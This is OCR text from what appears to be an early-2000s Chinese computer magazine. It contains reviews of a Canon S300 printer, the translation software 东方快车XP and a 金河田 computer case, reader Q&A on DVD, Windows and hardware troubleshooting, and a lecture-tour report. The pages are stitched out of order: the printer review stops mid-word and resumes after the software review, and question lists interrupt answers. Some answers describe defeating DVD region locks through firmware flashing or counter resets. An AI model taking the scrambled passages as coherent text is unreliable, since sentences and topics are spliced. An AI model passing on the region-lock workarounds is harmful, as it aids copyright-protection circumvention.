这款打印机的打印设置也很有趣——可选项目繁多但一目了然。当你决定打印某个彩色图像文件时，可以进入打印机设置的属性栏中进行某些特定的打印设置。在常用设置中，你可以通过形象的图形界面对打印模式、介质类型、页面排列方式、甚至特别的打印背景进行设置。除此之外，设置项中还包括了针对一些有高质量图片打印输出设定的专业设置项，包括应用图像优化技术处理、特殊效果设置、色彩及饱合度调整等实用功能。通过以上的设置，你可以配合专业的图形制作软件任意地调节出你想要的打印效果。

当然，这些设置并不仅仅起到调节打印效果的作



译林风景这边独好

体验翻译软件《东方快车XP》

随着国门的逐步开放，中西方文化出现了前所未有的大交融，大量的新知识、新技能展现在了人们面前，而其中大多数又是以外文的方式出现的，这种现象在计算机操作中尤其突出。

中国不是软件制造大国，但中国是使用软件的大国，大量国外的优秀软件被应用于我们工作生活的各个领域。这些软件基本上都是以英文作为基本文字，如果你没有一个很好的英文阅读基础，学习应用起来则很吃力。中国不是一个互联网资源提供大国，但中国是一个互联网资源应用大国，而网络上80%以上的信息都是以英文的方式出现的，如果你想知道最新的信息、学习最新的知识、了解更广泛的领域，则更需要高水准的英文能力。遗憾的是，大多数国人的英文水平很低，甚至是空白，如何能解决这个如鲠在喉的问题，很多人在不断地寻求答案。使用计算机年头稍长一些的朋友应该还会记得早些年间翻译软件领域的两个巨人：《东方快车》和《即时汉化专家》，其中又以功能强大的《东方快车》更加名满江湖。最近，我们拿到了目前市场上正在热销的《东方快车XP》，想探究一下这款软件在应用方面又有了哪些改进。

安装


安装简便应该是对软件最基本的要求，《东方快车XP》的安装过程非常流畅，需要手工介入的地方很少，安装结束后检查了一下占用硬盘的空间：270多MB，对于目前动辄几十GB的硬盘应该说不算太大。安装完成后启动软件，屏幕上出现的仍然是一贯的菜单条和任务栏中的图标。



特点

一、汉化准确性高

支持对一个英文软件的多种版本进行汉化，加挂的汉化包总数超过1000个，覆盖几乎所有常用软件。专业词库在原有的超大容量词库的基础上实现了专业用户的需求定制，包括心理、地质、军事等七十多个专业词库，700余万词条，不同专业领域的用户可以轻松查找自己最常用的词汇。





二、支持功能强大

东方快文支持编辑、发送邮件、打印等多项操作，支持全文网页翻译及编辑。

三、“深度嵌入”稳定性好

实现“深度嵌入”功能，可以与操作系统及其他如Internet Explorer、Word、Outlook、Outlook Express等程序紧密结合，使软件随时可以被使用，而且提高了稳定性，系统资源占用更小。

四、简繁编码互换

批量转码本地化，汉字简繁编码互转。

用，它是与打印机的自动监测系统一起发挥作用的，比如在设置打印模式时，Canon S300会监测出你的设置是否与墨盒及页面设置方式相匹配，如果有误差的话，就立即发出警告，提醒你更换墨盒或另外采取合适的打印方式。同时，Canon S300还提供了关于打印机维护的设置，在这个设置中我们可以定期清洗打印头，以免喷头因颜料干涸堵塞造成打印质量的下降。

在我们的测试中，Canon S300的实际打印效果非常不错，打印的色彩精准度较好，层次表现力丰富，明暗色对比强烈，不同颜色的边界细致分明，渐变过渡效果出色。从打印情况来看，Canon S300与专用的照片打印介质配合相当出色，由于高达2400dpi和5微微超精细墨滴的性能支持，照片整体打印效果看上去与胶片冲洗效果已没有什么区别。这款打印机打印速度很快，在我们的测试中，黑白和彩色测试样张打印分别可达到11ppm和7.5ppm的效率，充分体现了Canon S300双向打印及704个喷嘴组成的高密打印头的大面积覆盖打印的优势。比较令人有点遗憾的是Canon S300对普通打印纸的打印效果一般，打印细节不够细腻，在人物皮肤的处理及色彩变化过渡上都可以发现明显墨点的痕迹，在这一点上反倒有点不如Canon以前的产品。

Canon S300的照片及彩色图像打印性能可以说是非常的出色，完全能满足对打印品质要求越来越高的普通家庭或个人用户。CF



五、语言种类多

支持中日英三种语言翻译，日韩等十余种内码转换，能够实现永久汉化。

六、支持定制化安装

在安装时，可以选择不同模块进行定制化及个性化安装 。

七、人性化风格

东方快车XP采用了Windows XP界面风格的透明界面，并且工具条的形式更简单，点“ 中 ”字按钮即可完成大部分操作。

八、支持的操作系统多

支持的操作系统包括：Windows 95/98/Me/NT/2000/XP，8MB内存即可使用。

应用

使用中首先感受到的就是“ 深度嵌入 ”功能，笔者电脑中安装的所有软件在启动后都可以发现标题栏中嵌入了《东方快车 XP》的功能按钮，使用时非常方便，而且在相应软件的运行速度和稳定性方面，没有感觉到影响。这一点十分重要，我曾经使用过的一些翻译软件，经常发生翻译后系统运行速度变慢，文字重叠、错乱，下拉菜单无法显示等问题。尤其是在翻译网页时这些问题更是突出，而笔者在试用了包括Word2002英文版、Outlook2002英文版、ACDSee、IE6英文版、Photoshop6、ICQ等十几种各类软件，没有出现上述问题。

另一个突出的感受就是翻译对象的种类比较全面，不但支持文本文件翻译，还支持互联网网页的翻译、网站的编码转换和翻译、Acrobat的翻译，这在同类软件中的确值得称道。

翻译速度和准确性也是评价一个翻译软件水平的关键因素。通过使用笔者发现，在常用软件翻译方面，文字翻译基本上能够做到点击完命令按钮就可以马上得到翻译结果，而且能够做到词句准确通顺，菜单、按钮翻译则稍慢一些。以前在使用一些翻译软件时，或多或少都会出现一些词不达意、语句不通的现象。老的《东方快车》也存在类似的问题，看来新版本在这方面有了很大的改进。

Windows XP英文版是微软最新推出的操作系统，通过在这个平台上的使用可以证明《东方快车 XP》对该系统的支持还是不错的，菜单、对话框和功能按钮的解释很




到位，只是在翻译帮助文件中有些词语出现了晦涩的现象 。

在翻译网页时感觉最突出的一点是无论浏览器链接窗口中浏览任何网页都会自动进行翻译，这项功能的确是很体贴用户，真正免除了手工操作的麻烦。

笔者使用的电子邮件处理软件是Foxmail，以前没有找到过支持这个软件的翻译软件，这次《东方快车 XP》提供了方便，应该说这也是广大 Foxmail 使用者的福音。

这款软件不但支持英中、中英翻译，还支持日中翻译，同时支持GB/BIG5/HZ/GBK简/GBK繁代码的相互转换以及支持日文Shift-JIS/Euc-JIS/New-JIS相互转换和韩文内码转换，这对于玩日文、韩文原版游戏的朋友很有帮助。



针对《东方快车》原来的系统资源占用大的问题我们也进行了考察，当运行该软件驻留内存时，内存占用量在5MB左右，C盘剩余空间在50MB以下时感觉运行速度有明显降低。总的来说，对于目前标准配置在128MB的电脑来说占用率很小，但相对于其他软件则感觉系统资源占用量还是较大的。

服务
《东方快车 XP》专业版，零售价：49 元
《东方快车XP》升级版，零售价：21元
产品包括：单CD+说明书+回函卡+正版用户卡
服务热线：62501955-客户服务部

CFan 评价

优点：翻译快速准确，运行稳定，功能全面，有独创性，延续了其在翻译软件领域的优势地位。

缺点：有些软件界面在首次翻译时速度略显慢了些。

实用出新意


——记金河田蓝牙6208机箱



机箱的价格在整个计算机系统当中并不起眼，甚至给人以无足轻重的感觉，DIY一族在攒机计划中往往精心设计着CPU、主板、显卡、内存等的购置方案，而选择机箱时则“随遇而安”，颇为随意。其实，机箱的作用之大实在是关系着电脑的使用安全和操作者的身体健康。今年以来，笔者就见闻了多起“都是机箱惹的祸”。有的是机箱散热系统不良而导致电脑频繁重新启动，CPU运算错误，机箱内部结构不合理而导致主板、显卡短路，机箱信号线断裂而导致电脑无法启动等诸多问题。随着“环保”概念的普及，机箱防辐射性能的强弱也逐渐引起了人们的注意。对于工作中需长时间使用电脑的朋友，过量的辐射的确会对身体造成损害。目前，知名的机箱制造厂商都已经注意了机箱的用材质量、防辐射处理、拆装的简洁化等方面的问题，而对今年以来才出现的由于计算机配件热能明显增大而导致的散热问题则是新思路不多。这次我们拿到的金河田蓝牙6208机箱在这方面是比较有新意的。

感观

打开包装后给我们的第一个感受就是机箱前面板设计庄重而时尚。全金属箱体色泽明亮，体现出了厚重的质感。机箱完全采用日本进口优质SECC钢板，用手推拉，没有板薄而引起的架构不稳定的现象。电源开关键和复位键镶嵌在一个造型优美的控制盘上，得体而新颖。机箱顶板上凸起的一个长方形盒子引人注目。按下其前端的簧片开关，一个隐藏的顶置散热风扇显现在眼前，构思之精巧的确别具一格。那么机箱顶置散热风扇有什么意义呢？





熟悉机箱的朋友们都知道，机箱内的被动散热装置是箱体上的散热孔，主动散热装置是机箱内的散热风扇，其中又以散热风扇的散热效果最佳。一般品质不错的机箱会在前端和后端或者侧面加装散热风扇，在水平方向上构成空气对流，增强散热效果。而这款机箱在顶部设置的散热风扇，其工作时又在垂直方向上形成了空气对流，水平与垂直方向立体工作，多方向散热，自然效果更为突出。对于散热要求比较严格的计算机，还可以在机箱后部已有一个散热风扇的基础上再增加一个风扇（机箱后部预留了两个风扇安装位）。当我们将所有的风扇位都装上风扇并启动电源后，将手放到箱体内，空气流动的感觉十分明显，看来这款机箱的散热效果非常不错。

拆装

免工具拆装机箱已经是深入人心的概念了，这款机箱做到了只需用手拧掉一个大螺丝就可以拆开箱体的简便程度，的确让人感到设计得很体贴。与当年又要拆掉前面板，又要拧下机箱后面的6个螺钉相比，真是天壤之别了。

用手触摸机箱内壁，感觉光滑而细腻，即便是3英寸托架的深处，也没有毛刺刺手的现象，的确是全折边设计。内置的电源有两个散热风扇，给人以不惜工本的印象。电源电路采用了全屏蔽防电磁辐射、抗干扰、防静电（EMI）设计，给人以安全感。机箱内的承接主板的基座板外面有塑胶支垫，这样的设计可以增强稳固性和抗压能力，在安装板卡时可以防止板子悬空后过软引起变形过大，导致主板损坏或插装配件吃力的问题。板底上印有“AT、ATX”字样，使安装主板时更加容易辨认。机箱上延伸出的信号线是一条整体组合线，而不是老式机箱上若干条线各自分离的结构，这样设计避免了导线过多而引起的混乱现象。机箱前部设计了三个5.25英寸和三个3.5英寸的托架，为安装CD-ROM、硬盘等驱动器预留了足够的安装空间。

前置USB输出接口是方便用户的新设计思路。目前市场上的主板基本上都能支持四个及以上的USB设备，但一般仅仅设计了两个USB接口，如果用户使用超过两个USB设备，则必须自行安装连线才能实现，这样做比较麻烦。而这款机箱将自带的连接插线连接到主板的相应位置（未使用主板附带的USB扩展连接线），并通过一条长信号线将信号线扩展到了机箱的前面板上，对机箱扩展插槽上的一块挡板还进行了特殊处理——设计了两个专用孔，方便了连接线的穿过。

CFan评价

优点：设计实用、有新意，非常注意细节，体贴使用者。

缺点：不足之处在于功能单一了些。CF



★什么是锁区的 DVD 和全区的 DVD？
★为什么 PowerDVD 的抓图功能无法实现？
★DVD 被锁了区码后怎么办？
★为什么 DVD 信号输出到电视机上无法播放？

我最近想给电脑添加一个 DVD 光盘驱动器，可听朋友说有什么全区的和锁区的分别，说是锁区DVD驱动器只允许修改若干次区码，次数满了以后就不能再改了，请您详细解释一下这方面的问题。

答：出于保护知识产权方面的考虑，美国电影协会将美国八大电影公司出版的DVD影片分成了6个区，每个区都有自己的区码，并在DVD驱动器（播放机）上加入区码识别机构，导致具备某个区的区码识别机构的DVD驱动器只能播放这个区的DVD影片。而有些生产厂商将自己的DVD驱动器设置为能识别所有DVD影片，属于全区产品，即可以无限制地观看各区域的DVD影片，当然，这样做涉嫌违反知识产权保护。还有些DVD驱动器限制只能更改5次区码，即修改5次以后，DVD驱动器理论上就永久地被固定在最后一次设定的区码上了，但据我所知，其中的大部分DVD驱动器都可以下载该产品专用的刷新程序刷新驱动器中的Firmware(可擦写ROM)，把DVD驱动器的区码设置次数洗掉，重新设置区码。

还有一点应该注意，一些 DVD 驱动器后面有一个叫 RPC 的跳线（jumper），如果一旦将其拔下，DVD驱动器的区码设置将被锁住，也就是区码会被锁定在最后一次设置的区码上，无法再进行修改了，千万记住。

如果单纯从购买的角度来说，能购买全区的 DVD 光盘驱动器当然最好。

我用 PowerDVD 软件播放 DVD 时，为什么抓图的功能无法实现？

答：ATI 系列的一些老型号显卡出现过在用 Power DVD软件播放DVD时无法抓图的问题，如果确实想实现这个功能，请更换显卡或试试其他新版本的DVD播放软件。

我在用 DVD 软件播放 DVD 影碟时，曾经多次修改过区码，可日前进行修改时系统却提示无法修改，听说区码更改了5次以后DVD驱动器就永远锁定在最后一个设定的区了，请问我该如何解决这个问题呢？

答：很多播放软件内定只能修改 5 次区码，超过 5 次后则无法继续修改。但这与有些DVD驱动器硬件设定的允许 5 次修改不是一回事，不会将 DVD 驱动器硬件上的区码锁定（点睛注：在使用WinDVD3.0播放软件修改区码时竟然是改变 WinDVD 硬件的区码，实在恐怖）。如果您想播放软件改满 5 次后还想修改，可以从网上下载一个叫 DVD Genie的免费工具，这个工具支持很多常用的DVD播放软件，如 WinDVD、PowerDVD、SoftDVD、Xing等，安装这个软件后，它会提供一个 DVD Genie 的选项，可以更改播放软件的区码，它还提供了 Reset功能，能够让您将区码已更改次数重新设置为0，这样就可以无限制地改变区码了。

为什么我用电脑上的DVD驱动器播放DVD影片没有任何问题，而通过电脑显卡的TV-OUT输出端口连接电视机后却看不到图像，可我这样看VCD却毫无问题，这种现象是什么原因造成的呢？

答：这应该是模拟保护系统 APS(Macrovision)在作怪。这个保护系统是在电脑显卡的 TV－OUT 端口内加

★DVD和LD相比谁的画质更好？
★支持ACPI的主板的BIOS中为何找不到这个选项？
★为什么我的USB键盘无法实现键盘开机？
★如何在Win2000“添加／删除程序”中卸载没有的组件？
★为什么在Win2000下运行WinDVD时提示找不到文件？
★如何在Win2000下取消自动播放CD功能？

上一颗Macrovision 7芯片，来达到管理输出到电视屏幕上的DVD影片信号的目的，若您的显卡没有这种芯片（没有通过APS（Macrovision）认证），则在信号向电视屏幕输出时将被切断，导致无法显示图像的情况。如果您想实现这个功能，请更换通过APS（Macrovision）认证的显卡。

都说DVD比VCD画质好，请问DVD和LD比画面质量如何？

答：我们来看看以下的参数就可以得出结论了。

水平分辨率（电视）：VCD 240线
LD 430线
DVD 500线

显示分辨率：VCD 352×240dpi
LD 567×480dpi
DVD 720×480dpi

从这些决定显示效果的参数来看，DVD的确高出一筹。

我刚刚购买的联想QDI主板说明书上写着是支持ACPI功能的，我开机后按DEL键进入BIOS后为什么找不到有关ACPI的选项？

答：在最近发布的联想QDI主板上的BIOS程序已经把ACPI选项隐藏了，但并不是取消了这个功能，而是智能化选择是否启动ACPI。如果您的系统支持ACPI功能，则ACPI就被自动设置为Enabled（有效），如果您的系统不支持ACPI功能，则ACPI就自动被设置为Disabled（禁止）。

我的主板是支持键盘开机功能的，但为什么最近用USB键盘却无法实现这个功能了？

答：因为键盘开机功能是由主板上的I/O芯片来实现的，而USB键盘是由主板上南桥或ICH芯片来控制的，所以用USB键盘无法实现键盘开机功能，所以您想实现这个功能，不能用USB接口的键盘。

我在安装了Windows 2000以后，非常希望将“游戏”、“计算器”、“写字板”等组件删除掉，可我在进入“控制面板”中的“添加／删除程序”项后，发现里面并没有关于这些组件的选项，请问有没有办法能将这些组件卸载掉？

答：您可以通过下面步骤来完成：

（1）在Windows 2000系统桌面上用鼠标左键单击“开始”-“程序”—“附件”，然后选择“记事本”。

（2）用“记事本”程序打开WINNT下inf文件夹下的sysoc.inf这个文件，选择菜单中的“编辑”-“替换”功能，在“查找内容”框中输入“,hide”（一个英文逗号紧跟hide），将“替换为”框设为空（不输入任何字符）。接着单击“全部替换”按钮。

（3）选择菜单中的“文件”-“保存文件”并退出“记事本”程序。

（4）选择“开始”-“设置”-“控制面板”，双击“添加／删除程序”图标，然后选择“添加／删除Windows组件”，您可以看到多出了一个“附件和工具”项。这样您就可以删除不需要的组件了。

我刚刚将电脑的操作系统由Windows 98改为Windows 98和2000双系统。但我原来在Windows 98中用得很好的WinDVD 2000在Windows 2000中使用时系统却提示找不到一个叫WNASPI32.DLL的文件，请问如何能解决这个问题？

答：您可以进入到Windows 98的安装逻辑分区，并进入其所在文件夹（默认安装时文件夹名为Windows），然后进入里面的system子文件夹，里面就有这个叫WNASPI32.DLL的文件，将这个文件复制到您安装WinDVD 2000的文件夹中就可以了。

我安装的是Windows 2000操作系统，我希望每次将光盘放入光盘驱动器后不要执行“自动CD播放功能”，我记得原来在Windows 98中有关闭这个功能的选项，可我在Windows 2000中却找不到，请问有什么办法？

答：方法如下：

（1）在操作系统桌面上单击“开始”-“运行”。

（2）在“打开”栏中键入gpedit.msc，然后单击“确定”按钮。

（3）接着您就可以在“用户配置”—“管理模板”—“系统”中设置“停用自动播放”这个选项了。

（庞 彬）



★文本文件可能带病毒吗？如何预防？
★如何在 Outlook 中使用 Netscape 的邮件？
★为什么我的激光打印机比喷墨打印机慢？
★为什么我的 5.1 音箱中的低音炮发音不正常？
★ Win98 下如何正常运行 UCDOS？

最近听说一些后缀为.txt的文本文件也可能带有病毒，我经常从网上下载一些这方面的文件，收到的电子邮件中也时不时会带有.txt文件的附件，请问有什么办法可以预防？

答：其实这些病毒并不是隐藏在后缀为.txt的文本文件中，而是冒充文本文件。预防病毒最好的方法当然是安装杀毒软件和防火墙软件。如果您暂时不具备这种防护方法或软件过于陈旧，也可以采用以下一些简单直观的方法，避免这种伪装成.txt文本文件的病毒侵袭。

(1)这些病毒文件虽然是以.txt 作为文件后缀，但其图标并不是我们常见的文本文件图标，而是未定义文件类型的图标，如果发现这类.txt文件，不要打开，应该怀疑这是病毒文件。当然，有些被破坏了的文本文件也有这种现象。

(2)您可以打开“我的电脑”，选择“查看”选项卡，然后选择“按Web页方式”查看，这样以后在“我的电脑”中查看文件时，窗口左边会显示出文件全名。

(3) 对于从网上下载的后缀为.txt的文件或电子邮件附件的.txt文件，不要直接双击打开，可以通过用鼠标右键单击文件（如果是 Windows 98，则需要按下 Shift 键再单击鼠标右键），在“打开”方式中选择“用记事本打开”，如果不是真正的文本文件，则无法打开。

我原先使用的是Netscape的邮件工具作为电子邮件收发工具，我现在想改用Outlook Express收发电子邮件，原来在Netscape中建立的地址簿和大量的电子邮件，是否能有办法直接在Outlook Express中使用呢？

答：您可以在 Outlook Express 中直接把原来 Netscape 中的地址簿和电子邮件转换过来，方法是通过 Outlook Express 中的“编辑”菜单里的“导入”功能，选择导入的项目并且指定需要导入内容的存放位置(原来在Netscape中的位置)，即可使原来在Netscape中的地址簿和电子邮件全部出现在Outlook Express中。

我最近将喷墨打印机换成了激光打印机，可我发现这台激光打印机在执行打印命令时，经常是等待一段时间以后才开始打印，而且是打印文件越大，等待时间越长，而原来的喷墨打印机却是一点“打印”按钮就开始打印，不是说激光打印机的速度更快吗，请问这是怎么回事？

答：其实这种现象的产生与您对激光打印机参数的设置有关，您可以通过如下步骤进行修正：

（1）在操作系统桌面上用鼠标单击“开始”-“设置”-“打印机”。

（2）选中您安装的激光打印机图标，并打开其“属性”窗口，选“详细资料”标签。

（3）单击“后台打印设置”按钮，在“在后台打印作业以加快程序的打印速度”栏下有两个选项，一个是“最后一页送入后台以后开始打印”，另一个是“第一页送入后台以后开始打印”。如果您选择的是“最后一页送入后台以后开始打印”，则打印文件时必须等整个文件处理完毕并送入打印缓存中打印机才开始执行打印操作，如果这样选择，当您的电脑配置太低或者内存太小，硬盘主引导分区剩余空间不足，而需要打印多页面文件或图片文件时，就会出现选择“打印”选项后长时间等待的现象。“第一页送入后台以后开始打印”则是用于打印的文件只在第一个打印页处理完毕后即开始打印，选择这一项可以使您在打印较大的文件时节省时间。

我最近给电脑配置了支持5.1声道的声卡和5.1音箱，但使用中我发现其中的低音炮音箱在将音量旋钮旋大后总是出现发音不规则问题，有时声音非常嘈杂，请问是不是音箱有问题？

答：这种现象的产生我认为主要应该是音箱和其承载体发生谐振造成的，您可以在低音炮音箱下面安装厚一些的胶垫，或在低音炮音箱上面压上书籍等比较重的物体来消除谐振。如果仍然不能解决问题，请检查低音炮音箱附近是否有其他电器，如果有，将其尽量挪远一些。再有就是音箱质量有问题，那样只能是找经销商更换音箱了。

由于工作需要，我想在 Windows 98 操作系统下运行UCDOS汉字系统，但在Windows 98环境中运行UCDOS系统时，常会出现“程序必须在MS-DOS方式下运行”的系统提示，从而导致UCDOS无法正常运行，请问我有什么办法能实现这样的操作？

答：您可以采用如下方法解决这个问题：

方法一：首先在Windows 98操作系统桌面上创建运行

★为什么我的软驱可以正常读写而无法格式化？
★如何不让“磁盘碎片整理程序”整理空白区域？
★ Win2000 下如何删除无效的 DLL 文件？
★为什么杀毒时竟然查出杀毒软件本身带有病毒？
★如何在 Windows 中获取显卡信息？

UCDOS 的快捷方式，用鼠标右键单击 UCDOS 快捷方式图标，打开 UCDOS 快捷方式属性窗口。选择属性窗口中的“程序”标签，将“命令行”的内容修改为 C:\command.com，并在“批处理文件”中加入一行命令: C:\ucdos\ucdos.bat，然后单击“确定”按钮保存修改。

方法二:利用共享内存管理器 EMB。由于 EMB 支持 Windows的DOS提示窗口,故只要在Ucdos.bat批处理文件的第一行加入C:\ucdos\emb即可(该法适用于UCDOS 6.0以上的版本)。

我的软盘驱动器最近出现了无法格式化软盘的问题，但仍然可正常读写。请问有没有办法解决？

答: 造成这种问题的原因主要是因为软盘驱动器使用的时间较长后,光电器件受到灰尘污染,导致发光二极管的照度和光敏二极管的透度下降。您可以打开软驱的金属盖,用脱脂棉球擦拭这些器件,如果仍然出现这种问题,则很可能是光电器件已经损坏,只能要么换光电器件,要么购置新软驱了。

我在 Windows 中应用“磁盘碎片整理程序”时，发现该程序对于那些中间的空白扇区也执行整理操作，这样做比较耽误时间，意义也不大，请问有没有办法让这个整理程序只清理有文件的空间？

答：具体步骤如下：

（1）在系统桌面上用鼠标单击“开始”-“运行”。

（2）在“打开”对话框中键入 defrag /u(命令和参数中间有空格)，然后单击“确定”按钮即可。“/u”表示只整理文件碎片而跳过文件间的空白扇区。

我在一些电脑文章中看到，在操作系统中安装、卸载一些程序后，很可能留下很多无效的DLL链接文件，也就是垃圾文件，这些文件不但占用了硬盘空间，而且还降低了系统的运行速度。我用的是 Windows 2000 操作系统，曾经安装、卸载过很多应用程序，请问能否不重新安装操作系统而将这些多余的DLL文件删除？

答：您可以通过如下操作来实现：

（1）在 Windows 2000 系统桌面上单击“开始”-“运行”。

（2）在“打开”对话框中键入 regedit，然后单击“确定”按钮运行注册表编辑器。

（3）选择进入“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SharedDLLs”分支，在屏幕右侧的窗口中排列的就是有关程序共享的DLL信息，每个DLL文件的键值说明它正在被哪些应用程序共享。如果某个DLL文件的二进制键值为“00 00 00 00”,则表明该DLL文件不被任何程序共享,如果是这样,您首先应该记录下这个文件的名字,然后就可以在这个参数项上面单击鼠标右键,在弹出的右键菜单中选择Delete即可删除这个 DLL 文件在注册表中的注册键。

（4）关闭注册表编辑器。

（5）进入 Windows 2000 安装文件夹下的 System 文件夹，找到刚才记录下来的DLL文件并删除。

由于最近病毒闹的比较凶，所以我装了好几个杀毒软件，先是用“金山毒霸”查出了“Mcafee”杀毒软件中有可疑的未知文件，后来用“诺顿2002”杀毒软件查出在“瑞星2002”杀毒软件中有“欢乐时光”病毒，但用其他杀毒软件则没有发现这些问题，请问这是怎么回事情？

答:这种问题的产生一般是由于杀毒软件误报病毒造成的。杀毒软件中都会有病毒定义库文件,其中含有大量的病毒特征代码,如果在软件制作过程中没有对病毒定义库进行特殊的处理,或处理得不太严谨,就有可能被其他杀毒软件误报有病毒。有的杀毒软件中含有病毒残骸,也会导致其他杀毒软件报警。

我购买的是一台P Ⅲ 1GHz 的品牌电脑，按 Power 键开机后屏幕上就会显示电脑制造商的品牌商标，然后就开始显示硬盘、接口一类的信息，但我想知道的显卡信息却由于商标的存在而无法显示，我使用的是 Windows 98 操作系统，在系统桌面上用鼠标右键单击“我的电脑”查看系统信息也无法获知，请问我该如何找到我需要的显卡型号、显存大小等方面的信息呢？

答:您可以利用Windows 98操作系统自带的DirectX程序来查看您显卡的详细信息,具体方法如下:

（1）在操作系统桌面上进入“我的电脑”，然后选择安装 Windows 98 的逻辑驱动器（一般默认为 C 盘），并进入 Program Files 文件夹。



★安装 SQL Server7.0 失败后如何处理？
★安装了 DirectX6.0 后声卡不出声了怎么办？
★如何解决系统提示“ Floppy disk(s) fail(40) ”的问题？
★桌面任务栏上的声卡小喇叭图标消失了怎么办？
★为什么系统总提示内存不足？

（2）接着进入 DirectX 文件夹，再进入 Setup 文件夹，其中有一个名为“ DxDiag ”的文件图标，用鼠标左键双击这个图标。

（3）此时会进入 DirectX 6.0 或 7.0 的界面。选择页面顶端选项卡中的‘ 显示 ’项，您就可以看到诸如‘ 设备的名称 ”、“ 制造商 ”、“ 芯片类型 ”、“ 显存数量 ”等方面的显卡信息。同时，您还可以通过画面下面的测试按钮对显示芯片的DirectDraw、Direct3D功能进行测试。当然，由于硬件速度更新换代十分迅速，一些硬件在DirectX 6.0或7.0中已经不能被正确识别了。如果您的硬件比较新的话，您最好将 DirectX 的版本升级为DirectX 8.0，这样就不会出现老版本中认错硬件名称的问题了。

我在向电脑中安装SQL Server7.0时失败，系统的提示一闪即过，我没有看清，请问我该如何找到错误的原因？

答：如果您没有成功地安装SQL Server7.0，那么有2个文件可以帮助您确定是哪一步出现了问题。

（1）首先找到硬盘的 Windows 文件夹下的 SQLstp.log文件，这个文件中包含有Setup过程的详细信息。仔细阅读这个文件的内容一般可以确定Setup是在哪一步出错的 。

（2）如果 Setup 过程是在配置的部分出错，那么查看在 MSSQL7\Log 文件夹下的错误日志和在 MSSQL7\Install 目录下的 Cnfgsvr.out 文件。SQL Server7.0 Setup运行一个名为Cnfgsvr.exe的应用程序来配置 SQL Server。这个程序启动 SQL Server，连接 SQL Server并运行初始安装脚本。在这一过程中出现的任何错误都会被写入Cnfgsvr.out文件。

我在Windows 98操作系统中安装了DirectX 6.0以后重新启动电脑，发现声卡不能发声了，请问这是怎么回事？

答：产生这种情况说明您的声卡与 DirectX 6.0 不能兼容，您应该到该声卡厂商的网站或者“ 驱动之家 ”等提供驱动程序的专业网站下载最新的驱动程序进行安装，或者将DirectX 6.0升级到更高的版本试试。

我电脑的软驱指示灯最近一直不亮，并且在使用时系统提示“ Floppy disk(s)fail(40) ”错误信息，请问这个问题如何解决？

答：（1）最可能的原因是软驱的数据线要么松动了，要么出现了损坏问题。请打开机箱，检查一下数据线，将其从插口拔下然后重新插入，或者换一根数据线试试。

（2）也有可能是 BIOS 设置的问题，您可以在开机后按 Del 键进入 Setup 设置，将“ Integrated peripherals ”和“ Onboard FDC controller ”两个参数项的值设置为 Enabled，然后保存退出即可。

我电脑中装的是 Windows 98 操作系统，最近在安装了一个软件以后，发现桌面任务栏上的声卡小喇叭图标消失了，但声卡还能正常发声，但调节音量等操作就显得很不方便了，请问我有什么办法能恢复显示小喇叭图标？

答：有些软件安装到Windows操作系统中后的确会造成一些问题，您提到的这个现象是比较常见的，解决的方法如下：

（1）在系统桌面上单击“ 开始 ”-“ 设置 ”-“ 控制面板 ”。

（2）双击选择“ 声音及多媒体 ”，在随后弹出的窗口中单击‘ 在任务栏上显示音量控制 ’旁边的小方框，使其打上对勾标记，最后保存退出即可。

我最近组装了一台P4电脑，配了768MB Rambus内存，安装了 Windows Me 操作系统，但我在运行程序时，系统却经常出现内存不足的错误提示，但我的内存应该说足够使用啊，查看系统内存的使用情况发现有很大的剩余空间，用杀毒软件也没有杀出病毒，请问这个问题是什么原因造成的？

答：有消息指出Windows Me操作系统无法正常处理512MB 以上的 RDRAM（Rambus)内存，因为微软的所有Windows 9X / Me操作系统都采用32 - bit保护模式，系统存在先天不足，不支持 512MB 以上的内存，因此您配置的768MB Rambus内存很可能是因为这个原因导致无法正常工作，解决的方法是安装Windows 2000或Windows XP 操作系统。（刘 扬）

你的热情是对我们最好的赞扬

——《电脑爱好者》高校讲座纪实



10月24日，伴着阴沉的秋雨，俺们编辑部的胡克和王静各自拎着两大摞杂志，踏上了奔赴长沙的列车，拉开了《电脑爱好者》高校讲座两湖站的行程。此次活动，是我刊首次与Intel公司及联想QDI事业部联合举办的高校系列讲座。

第一站在湖南师范大学。它与著名的岳麓书院比邻而居。在这里我们见到了超豪华的电化教室——木地板的讲坛、蓝色的软座椅、吊顶、错落有致的顶灯，还见到了超热情的读者。离讲座开始还有一小时，可容纳300人的教室就已经座无虚席，后来过道里也挤满了人。

当我们开始发放"读者调查问卷"和《电脑爱好者》杂志时，就像往平静的水面扔了一块大石头，呼啦一下，我们就被同学们团团围住，一只只手伸向杂志，大家开始喜形于色地翻阅，并七嘴八舌地向我们提问，什么软件使用、硬件配置、学习电脑的方法、对于文章内容的一些建议和意见，等等。

第二天，我们分赴国防科技大学和武汉理工大学，最后一场讲座在中国地质大学（武汉总校）举办。依旧是场场爆满。国防科大的同学整齐的精神面貌和严谨的军队作风，武汉理工大学和地质大学的同学对于计算机技术的喜爱和钻研热情，都给我们留下了深刻的印象。

与读者面对面的交流，让我们受益多多。我们感触最深的是两个字——"热情"。读者的热情是对我们最好的赞扬，也激励我们更加努力地工作。同时也希望读者体谅我们一时难以将活动办得更广泛更频繁。你们有什么好的意见与建议，请立刻告诉我们。

